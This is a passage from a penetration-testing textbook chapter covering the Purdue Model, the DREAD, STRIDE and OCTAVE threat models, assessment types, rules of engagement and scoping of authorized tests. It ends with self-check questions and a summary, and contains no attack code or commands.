


Source: Council of Registered Ethical Security Testers

The Purdue Model

The Purdue Model is a security model specifically for industrial control systems (ICS) found in factories and plants where operations are completely automated and controlled by technology (Figure 3-8). It is a structural model that organizes and outlines the flow of data for computer-integrated manufacturing (CIM). This model divides the process into layers or zones defining the hierarchical flow of data for identification and security application purposes. It divides ICS into six zones, each containing information technology (IT) and operational technology (OT). When applied correctly, it helps to isolate and protect the systems in each of the zones, providing security and access controls without breaking business operations. The Purdue Model was originally developed in 1992, but is still relevant today.

Figure 3-8 Purdue Model levels



Source: Purdue University

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The Purdue Model includes the following levels and zones:

- **Level 0 (Process):** Contains physical processes and equipment that interact with the real world, such as sensors
- **Level 1 (Process):** Contains controllers and programmable logic controllers (PLCs) that process sensor data and automate process action
- **Level 2 (Control):** Performs supervisory control including SCADA (Supervisory Control and Data Acquisition) systems that collect controller data used for monitoring and control
- **Level 3 (Operation & Control):** Contains systems that manage and optimize production processes; acts as a bridge between the factory floor and enterprise systems
- **DMZ (Demilitarized Zone):** Contains devices such as firewalls; acts as a secure buffer between external and internal networks
- **Level 4/5 (Enterprise):** Contains the broader IT infrastructure of servers and computers, as well as applications and internet access

Threat Models

Recall that threat modeling is a structured approach to identifying and ranking potential threats to a system. Pen testers use threat models to help identify potential vulnerabilities in a system based on its design and structure. In contrast, testing frameworks provide a formalized process and structure for validating the security of a system. Threat modeling uses system diagramming, threat identification, vulnerability assessment, and mitigation planning to discover and resolve potential security issues. Threat modeling can be used early in the design and development process to avoid security issues, while testing frameworks are used after systems are already designed and implemented.

Damage Potential, Reproducibility, Exploitability, Affected Users, Discoverability (DREAD)

DREAD is a threat/risk assessment model developed by Microsoft in 2003. Microsoft has stopped using the model, but some businesses and the military still use it. DREAD stands for Damage, Reproducibility, Exploitability, Affected Users, and Discovery, each of which are categories assigned a numerical value between 0 and 10 indicating the severity of the threat in that area.

The following list defines the meaning of each category and the interpretation of the numeric value assigned to it:

- **Damage Potential:** Quantifying the potential damage a specific threat can cause
  0 – No damage
  5 – Information disclosure
  8 – Nonsensitive individual user or employer data compromised
  9 – Nonsensitive administrative data compromised
  10 – Destruction of an information system, data, or application availability
- **Reproducibility:** Quantifying how easy it is to replicate an attack
  0 – Difficult or impossible
  5 – Complex
  7.5 – Easy
  10 – Very easy
- **Exploitability:** What is needed to launch the attack
  2.5 – Advanced skills in programming or networking
  5 – Readily available attack tools
  9 – Web application proxies
  10 – Web browser

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Affected Users:** How many people the attack would affect

  0 – No users

  2.5 – One individual user

  6 – A few users

  8 – Administrative users

  10 – All users

- **Discoverability:** How easy it is to discover the vulnerability

  0 – Hard to discover the vulnerability

  5 – HTTP requests can uncover the vulnerability

  8 – Vulnerability found in the public domain

  10 – Vulnerability found in web address bar or form

An overall threat rating is calculated for each threat by summing the scores for each of the five categories. For example, a threat with Damage Potential 10, Reproducibility 7.5, Exploitability 10, Affected Users 8, and Discoverability 8 would have an overall threat rating of 43.5.

The overall threat rating number falls into four risk severity categories:

- **Critical (40–50):** Address this critical vulnerability immediately
- **High (25–39):** Consider this severe vulnerability for review and resolution soon
- **Medium (11–24):** Review this vulnerability after addressing critical and high risks
- **Low (1–10):** Risk to data and infrastructure is minor.

After determining the overall threat rating for each threat, it is logical to address the threats with the highest overall threat ratings first.

Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege (STRIDE)

STRIDE is another threat modeling methodology developed by Microsoft. It is widely used to identify threats in software systems. STRIDE stands for Spoofing, Tampering, Repudiation, Information disclosure, Denial of Service (DoS), and Elevation of privilege. STRIDE provides a systematic approach allowing developers and cybersecurity professionals to think like attackers to discover threats and protect their systems before breaches occur.

The six STRIDE categories can be defined as follows:

- **Spoofing:** Impersonating another user or system component to gain unauthorized access. Spoofing attacks compromise authentication mechanisms, allowing attackers to masquerade as legitimate users or devices.
- **Tampering:** Unauthorized alteration of data or code. Such attacks can compromise data integrity by modifying files, databases, software code, deployment pipelines, or memory in running applications.
- **Repudiation:** Exploiting gaps in accountability. This threat involves a user or system denies performing a certain action, such as a transaction. This threat exploits a lack of non-repudiation controls in software systems, making it difficult to hold parties accountable for their actions.
- **Information disclosure:** The unintended exposure of confidential or sensitive information to unauthorized parties. It can result from inadequate encryption, improper access controls, or vulnerabilities in web applications.
- **Denial of Service (DoS):** DoS aims to disrupt the availability of services by overwhelming the system with excessive requests or exploiting system vulnerabilities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Elevation of privilege:** This occurs when an attacker gains higher-level access than intended, often by exploiting a system vulnerability. If administrative-level access and control over a system is achieved, the attacker is able to install malicious software, modify system configurations, or access sensitive data

STRIDE can be used and implemented in the following phases:

- **Phase 1: System decomposition:** Break down the software or system architecture into distinct components, such as servers, databases, APIs, and user interfaces. This makes the task of pinpointing the entry points and assets that threats may target easier.
- **Phase 2: Threat analysis:** For each identified component, analyze potential threats based on the STRIDE categories. For example, examine whether authentication mechanisms are vulnerable to spoofing or if data storage methods might be susceptible to tampering.
- **Phase 3: Mitigation planning:** For each threat, develop corresponding security controls. Techniques may include enforcing strong authentication to prevent spoofing, using digital signatures to protect against tampering, or implementing rate-limiting to guard against DoS attacks.


Some commercial tools use the STRIDE model, including Microsoft Threat Modeling Tool, IriusRisk, and ThreatModeler.

Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE)

OCTAVE stands for Operationally Critical Threat, Asset, and Vulnerability Evaluation methodology. OCTAVE focuses on assessing organizational risks rather than technology risks. For example, you use OCTAVE to assess the impact on business operations if a company were to experience a data breach. OCTAVE was created by Carnegie Mellon University and the Computer Emergency Response Team (CERT) in 2003. The security strategy for using OCTAVE is typically coordinated by the management and operations departments as opposed to IT security teams.

OCTAVE uses a phased approach. Each phase is meant to produce useful results which can be used to identify security mitigations to implement. Figure 3-9 explains the OCTAVE model phases, inputs, and outputs.

Figure 3-9 OCTAVE threat model



Source: Purdue University

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

3. Which of the following is a free service that offers comprehensive and current cybersecurity threat information to organizations, and provides details on threat activities, techniques, and models?
   a. OCTAVE
   b. MITRE ATT&CK Framework
   c. STRIDE
   d. CREST

4. Which of the following are threat models created by Microsoft (choose two)?
   a. OCTAVE
   b. DREAD
   c. Purdue
   d. STRIDE

Check your answers at the end of this chapter.

Assessments

Certification

1.1 Summarize pre-engagement activities.

In penetration testing, "assessment" refers to the test you are performing. Assessments can be classified based on the type of object that is being tested. Additionally, assessments can be grouped together based on the method that is being used to perform the tests, or the requirement that necessitates the assessment. Environmental considerations affect how assessments are performed, and target selection and scope also guide assessments. The following sections discuss these considerations.

Types of Assessments

The types of penetration assessments you perform fall into a number of categories ranging from web application testing to physical security testing. Table 3-4 outlines the various types of assessments and their details.

Table 3-4 Assessment types

Assessment type	Goal	Approaches
Web application	Reveal vulnerabilities of a web application by simulating attacks.	Use manual testing or automated tools to check for vulnerabilities to SQL injection, cross-site scripting, authentication flaws, and others.
Network	Discover network, firewall, router, computers, and other network device vulnerabilities by simulating attacks.	Attempt to gain unauthorized access by exploiting network configuration, service, and security flaws.
Cloud	Discover vulnerabilities in cloud-hosted resources such as virtual machines, databases, and storage.	Attempt to circumvent security using flaws in cloud-based configuration, security, and access control.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 3-4 Assessment types *(continued)*

Assessment type	Goal	Approaches
Application programming interface (API)	Discover programming vulnerabilities in provided API functions and services.	Perform simulated attacks against API design, data handling, authentication and authorization.
Application	Discover vulnerabilities in a desktop-based application.	Perform simulated attacks against input mechanisms, authentication, authorization, and data.
Wireless	Discover vulnerabilities in wireless networks, including access points and other devices.	Perform simulated attacks against wireless protocols, authentication, and encryption.
Mobile (devices and applications)	Reveal vulnerabilities in mobile device security or mobile application security.	Perform similar attacks as you would against web applications and network devices, taking into consideration the operating system (Android, iOS) and protocols such as Bluetooth.
Social Engineering	Discover flaws in an organization's human-based procedures that provide unauthorized access to resources.	Attempt to manipulate employees into providing access or revealing confidential information using a variety of tricks.
Physical	Discover flaws in an organizations physical security that allow you unauthorized access to facilities and resources.	Attempt to circumvent physical security (such as door locks) to gain unauthorized access to restricted areas.

Pen-testing assessments can also be grouped into larger category classifications. In one category are tests based on goals or compliance requirements. This category includes red-team assessments. Another category includes black box, white box, and gray box tests.

Goals, Compliance, and Red-Team Assessments

Goal-based assessments are conducted to test specific common security goals. For example, a goal may be to check that all web servers are up to date with security patches. Goal-based assessments test specific systems, targets, or processes. These include new servers, new applications, and new security layouts. Goal-based assessments is an umbrella category for tests that aren't dictated by compliance requirements or red team activities.

Compliance-based assessments are dictated by compliance requirements such as the PCI DSS or GDPR. The compliance standard defines what must be tested. The pen tester then determines how to test for compliance.


Red-team assessments are targeted attacks where a team of pen testers act like malicious hackers trying to compromise systems. Red-team attacks are more concerned with testing whether a system is vulnerable to attack than they are about gathering the details of flaws they exploited. Red-team assessments are useful in testing the defensive capabilities of a system and the IT personnel responsible for that system. If IT personnel are actively defending against red team attacks, they are called the blue team.

Black Box, White Box, and Gray Box Tests

Pen-testers may purposefully be provided with different levels of knowledge regarding the target they are testing. These different levels of knowledge can be used to classify tests as white box, black box, or gray box tests (Figure 3-10).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 3-10 Black, white, and gray box testing



- **Black box tests:** In a **black box test**, the pen tester has no knowledge (called "zero knowledge") regarding the items to test. The pen tester must gather all the information on their own. This type of test simulates a typical real-world outside attacker. Pen testers must have good reconnaissance capabilities to conduct an effective black box test.
- **White box tests:** In a **white box test**, the client under test provides the pen tester with full knowledge of the items being tested. This allows the pen tester to be as dangerous as possible, simulating what would happen to a targeted system if a real-world attacker knew everything about the target, including information such as network diagrams, IP address ranges, operating systems, applications, versions, and configuration settings.
- **Gray box tests:** **Gray box tests** are a combination of white box and black box tests. The pen tester has some information about the items to test but is left to discover the remaining information on their own. Gray box testing is sometimes used to speed up pen testing. Gray box testing can also be used for insider threat testing, as insiders may have some knowledge of systems to be attacked but not complete knowledge. Insider threats are attacks that originate from within an organization, possibly from a disgruntled employee, for example.

Exam Tip | Some questions on the CompTIA PenTest+ exam ask you to choose multiple answers. Sometimes you are asked to choose two answers or choose all that apply. Watch for these directives because failing to choose the right number of answers will detract from your score.

Environmental Considerations

The targets in a pen-testing engagement are seldom isolated entities in a single environment. Targets usually interact with other objects and depend on other objects and systems. View the entire environment at a high level, zooming out far enough to view the big picture, and take all these interactions and dependencies into consideration. Understanding environmental considerations will guide your pen-testing activities and often dictate what you should and should not do.

Environmental considerations fall into a number of categories covering computing, legal, ROE, organization, and communication considerations.

Computing Environment

Computing objects can be physical machines or virtual machines in a virtualization environment such as Microsoft Hyper-V or VMware. The types of tests to perform are influenced by whether a machine is real or virtual. Keep in mind that you must tailor your pen testing to stay within the ROE of the third party's virtualization environment.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Besides hosting virtual machines, many third-party cloud providers also host the following services:

- **Software as a Service (SaaS)**: SaaS is a cloud service that provides access to applications hosted in a cloud environment but not access to the virtual machines the applications run on. In this scenario, the pen tester must make sure to test the application only. An example is Office 365 cloud-hosted email and other applications.
- **Platform as a Service (PaaS)**: PaaS is a cloud service that provides a platform (virtual machine) onto which the user can install any applications they want. Again, the hosting VM cannot be targeted but the variety of applications hosted by that VM can.
- **Infrastructure as a Service (IaaS)**: IaaS is a cloud service that provides virtualized computing resources (VMs), virtualized storage, virtualized networking, and perhaps even virtualized networking security appliances such as routers and firewalls. In this scenario, VMs and the other infrastructure items are fair game for pen testing, but you still must operate within the ROE of the third-party providers.

Legal Environment

The following summarizes legal concerns for pen testing:

- **Local, regional, and national laws and regulations:** Understand what can and cannot be done legally and what tools might be legal in one country but not another.
- **Import and export restrictions:** Identify whether certain tools or services cannot be deployed or used in a jurisdiction because of import or export restrictions.
- **Data storage regions:** Identify where the data being tested resides geographically. Verify whether any rules, such as those governed by the GDPR, spell out where the data should reside. For example, is it safe to scan data hosted on a network in Germany?
- **Industry or government compliance requirements:** Factors such as PCI DSS or GDPR compliance requirements will affect the nature of your pen testing.

Rules of Engagement Environment

The ROE determine what you can and cannot do. Does the ROE preclude a particular method of testing or the use of a specific tool? If so, can you accomplish the same test using another method that is acceptable to the ROE? You may have to adapt your testing strategies to accomplish your goals and stay within the ROE.

Organization Testing Environment

Pen testers should always try to avoid adversely affecting a system that is being actively used for business operations. As a pen tester, you want to test the web server to make sure it is secure and protected from exploits such as DOS attacks. However, the ROE most likely disallow performing a DOS attack. Besides having a production environment for active business operations, many organizations also have a testing environment with nonproduction copies of critical systems. If a client has a testing environment, you may be able to perform your DOS testing using a copy of the target in that environment. If a copy doesn't exist, you may be able to request that the target be cloned into the testing environment for your use.

Communication Environment

The communication requirements and environment affect and direct your pen testing. You should know the contacts for communication and the defined requirements for communicating with them. Contacts include executives, public relations, technical support, administrative support, legal, and third-party service providers.

The communication environment may also direct your social engineering pen-testing efforts. Recall that social engineering is the practice of tricking people into revealing critical information. To test social engineering, you should know the key players in the client's chain of communication. You may want to target these individuals for social engineering testing to find weaknesses in the communication process.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Target Selection

Penetration testing is performed against targets including computers, networks, applications, processes, and people. Targets are identified during the information gathering and reconnaissance stage. The client may provide targets to scan, or you may discover them during your own reconnaissance and vulnerability scanning activities.

Computer targets can be specified in a variety of ways:

1. **IP addresses:** A collection of IP addresses of the targets, either provided by the client or discovered during information gathering.
2. **Domain membership:** All the computers that belong to a specific domain or set of domains will be targets. For example, all the computers that belong to the companyx.com domain.
3. **Classless Inter-Domain Routing (CIDR) IP address ranges:** CIDR is a shorthand method of specifying a range of IP addresses using a network IP address followed by a number indicating how many bits of the network address are being used to define the network. All machines that fall within the range specified will be potential targets for testing. For example, the CIDR address of 192.168.1.0/24 specifies that the first 24 bits are used to specify the network address (in this case, 192.168.1) leaving the remaining 8 bits for host addresses, meaning there are 256 (2^8) possible host targets.
4. **Uniform Resource Locators (URLs):** URLs point to resources hosted on servers, such as the URL https://www.cbc.ca, which points to the Canadian Broadcasting Corporation website. A client could provide you with a list of URLs to target, or you may discover computers hosting URL accessible resources that may be targets within the scope of your testing engagement.

As you identify these targets, organize them into lists based on their characteristics. The lists may reveal targets to remove from testing because they are out of scope or identify targets that have been previously overlooked.

The following are common target lists and characteristics:

- **Networks:** Indicate which networks are wired, wireless, physical, or virtual. The type of network will dictate some of the type of assessments to perform.
- **Domain membership:** Indicate what domain a target belongs to. A domain may contain hundreds of target members, and the domain may guide the types of assessments to perform. For example, assessments for targets in a publicly accessible domain will vary from those of a private domain.
- **Domain controllers and other authentication entities:** Domain controllers contain crucial information including credentials and are always the favorite target of hackers. Cloud services sometimes provide or enhance authentication. Identify these services for appropriate testing.
- **Classless Inter-Domain Routing (CIDR) IP address ranges:** Specify what CIDR a target belongs to. A CIDR will specify a subset of a larger network and will contain a subset of target computers.
- **Physical locations and hardware locations:** Indicate any offices or factories that need to be tested. Also list physical server rooms to test for physical security measures such as key cards and video surveillance.
- **Data and databases:** List database servers and data to test and indicate whether the data is stored on physical machines or in the cloud.
- **Domain Name System:** Domain Name System (DNS) services and servers are critical resources and common hacker targets. Outline the DNS structure and explain where the servers reside.
- **External targets:** Identify the systems to pen test from outside the client's organization to confirm security from Internet-based attacks.
- **Internal targets:** Identify the systems to pen test from within the organization. These types of tests help with insider threat checks. An insider threat is a security threat that originates from an individual within an organization. For example, an insider threat could originate from a disgruntled employee

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

intentionally engaging in nefarious activity or an employee accidentally accessing resources or systems they are not authorized to access.

- **Third-party services:** List the resources hosted by third-party organizations such as cloud services. These third-party services could be a weak link that allows threat actors to exploit client resources.

Social Engineering Targets and Methods

Pen-testing targets people and processes, not just technical resources. People are often the weakest link in security. Social engineering pen testing targets people and the security measures that are supposed to protect them from social engineering. Social engineering targets key individuals and attempts to trick them into performing actions that may allow attackers to breach security. These key individuals include executives and their administrative assistants, IT personnel, finance and human resources, and employees in general.

The following are common types of social engineering that you may make part of your pen-testing plan if the ROE allow it:

- **Phishing:** Phishing is the act of sending fraudulent email messages hoping to trick the receiver into performing an action detrimental to security. Phishing emails pretend to be from a known trusted source but are in fact from a threat actor. Phishing emails often contain links that, when clicked by the receiver, redirect them to a bogus website that can be used to harvest credentials or other critical information. Phishing emails are often sent in bulk, targeting as many people as possible hoping that some of them will fall for the ruse.
- **Spear phishing:** Spear phishing is targeted phishing. Typically, threat actors target a group of people such as all the executives in an organization.
- **Whaling:** Whaling is phishing for big, valuable targets. Wealthy and powerful people are the targets of whaling attacks.
- **Impersonation:** Impersonation is pretending to be someone to trick someone else into breaching security. Calling the help desk and impersonating a high-level executive and pressuring the help desk technician to disclose your password is an example of impersonation. Pretending to be from the IT department to trick a user into revealing their credentials is another example.
- **Shoulder surfing:** Shoulder surfing is the act of peeking at someone's password or PIN code while they are entering it. For example, intruders often use shoulder surfing to enter a key code–protected server room.

Activity 3-4 Defining Rules of Engagement

Time Required: 45 minutes
Objective: List the rules of engagement for pen testing using the Rules of Engagement Worksheet from the SANS Institute.
Description: Before pen-testing begins, the ROE for the project must be well-defined, documented, and signed by all parties. In this activity, you gather information for creating the ROE.

1. Start your web browser and go to **https://www.sans.org/posters/pen-test-rules-of-engagement-worksheet/**.
2. Select the **Download** button to display the Rules of Engagement Worksheet PDF document, and then click the **Download** button to save it on your device.
3. Imagine that you are performing a pen test for a client. This client could be your instructor, a friend, or yourself. Fill in all the blanks in the Rules of Engagement Worksheet PDF as they would apply to your client. You may have to copy the contents of the PDF to another document that you can edit. The PDF you downloaded does not cover all ROE considerations. Refer to the Rules of Engagement section of this chapter and add more questions and answers to cover the missing considerations.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Validating Scope of Engagement

During pen-testing planning, you concentrate on identifying targets and planning the types of tests. The targets and tests define the scope of your pen-testing engagement. Before executing your pen-testing plan, you should validate the scope of the engagement by revisiting this information and making sure that it meets all the client's requirements. The following outlines the questions to ask when validating the scope of engagement:

- **Client requirements:** Are all the client requirements well known and covered? Have the client's policies been taken into consideration? Do any regulatory or compliance requirements need to be tested and data gathered to confirm compliance, or is the requirement simply to test and improve the client's security?
- **Budget:** There is likely to be a trade-off between what can be tested and what the client can afford. Can the client afford the cost of compliance requirements testing (such as PCI DSS)?
- **Threat modeling:** Has an analysis been performed to determine the threats that can affect systems and what type of threat actors are involved? What systems and data are at risk of being exploited?
- **Risk acceptance:** Is the client risk averse, meaning that all threats need to be mitigated, or can the client accept a certain level of risk?
- **Time management:** Can all the targets and tests be executed in the given time with the specified personnel and resources, or does the scope need to be reduced or personnel added to the pen-test team? Critical and high-priority tasks should be completed first.
- **Goal prioritization:** What are the most important goals and how can their priority change if something critical is discovered during testing? If goals change, then documentation such as the SOW must be updated and authorized via signature.
- **Scope creep:** **Scope creep** occurs when pen testing leads to the discovery of items that should be included in the scope and tested. The additional testing needs to be documented and authorized.
- **Impact tolerance:** Can the client afford any downtime of critical systems? Can testers slow down the web server by performing DOS attack simulations? Should some tests be scheduled outside of business hours (such as on a Sunday) to lessen impact?
- **Triggers for communication:** What milestones should be reported to the client and when? If a critical vulnerability is discovered, or evidence of a prior compromise, should that be reported to the client immediately?

Recall that those who fail to plan should plan to fail. Following the guidelines in this chapter to build a comprehensive pen-testing plan will make your hands-on pen testing smoother and more effective.

Self-Check

5. In what type of test is the pen tester given full knowledge of the items being tested?
   a. White box test
   b. Black box test
   c. Gray box test
   d. Red-team test

6. In which cloud service scenario are VMs and the other infrastructure items fair game for pen testing?
   a. SaaS
   b. PaaS
   c. IaaS
   d. They are never allowed.

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Summary

- When planning a pen test, consider governance, risk, and compliance (GRC) and scoping and organizational or customer requirements. GRC refers to identifying the targets to pen test and how to test them. The scope of penetration-testing efforts is determined by organizational requirements, standards and methodologies used, and compliance requirements, among others.
- Regulatory compliance refers to rules, regulations, and standards that an organization must follow to operate within a certain sphere of business.
- The Payment Card Industry Data Security Standard (PCI DSS) is an information security standard for organizations that handle branded credit cards from the major card companies and was created to reduce credit card fraud. The PCI DSS is mandated by the card brands but administered by the Payment Card Industry Security Standards Council (PCI SSC). The PCI DSS requires annual internal and external pen testing.
- The General Data Protection Regulation (GDPR) is a security compliance regimen aimed at protecting EU citizens' online activity and data, regardless of the activity's country of origin.
- The GDPR requires that personal data must be processed securely using appropriate technical and organizational measures. The GDPR also requires an organization to have a data protection officer (DPO) and to notify supervisory authorities of data breaches within 72 hours of their occurrence.
- Before pen testing, you must have some legal documents in place to define and authorize your activities and protect yourself from litigation. The documents include a service level agreement, statement of work, nondisclosure agreement, and master service agreement.
- Pen testers must legally have documented, signed, and authorized permission to perform simulated attacks on client resources. Pen testing is ethical hacking. Without proper authorization, any ethical hacks may be considered malicious attacks, which are illegal and may result in criminal charges.
- The Shared Responsibility Model (SRM) helps define the security responsibilities of service providers and clients in a cloud-hosted environment.
- Many organizations use third-party services such as cloud-based hosting of computing resources and data. You need authorization from third parties before pen testing resources that reside inside cloud environments.
- Organizations that provide standards and methodologies for pen testing include MITRE, which publishes the common vulnerabilities and exposures (CVEs) database, and the Open Web Application Security Project (OWASP), which produces the OWASP Top 10–2021 list of the most common web app vulnerabilities and how to mitigate them.
- Other resources for pen-testing standards and methods include the National Institute of Standards and Technology (NIST), the Open Source Security Testing Methodology Manual (OSSTMM), the Penetration Testing Execution Standard (PTES), the Council of Registered Ethical Security Testers (CREST), and the Purdue Model.
- Threat models are useful procedural structures for discovering vulnerabilities in computer systems. Well-known threat models include DREAD (Damage potential, Reproducibility, Exploitability, Affected users, Discoverability); STRIDE (Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege); and OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation).
- Penetration tests are also known as assessments. The following are common assessment types: web application, network, cloud, application programming interface (API), application, wireless, mobile devices and applications, social engineering, and physical.
- In a white box test, the pen tester is given full knowledge of the items being tested to simulate a real-world attack on a targeted system by a knowledgeable attacker. In a black box test, the pen tester has no knowledge of the items being tested but must gather all the information on their own. In a gray box test, the pen tester is given some knowledge regarding the items being tested.
- Rules of engagement (ROE) define the dos and don'ts of the pen-testing process. Some ROE apply to all penetration tests and some apply only to specific targets or tests.
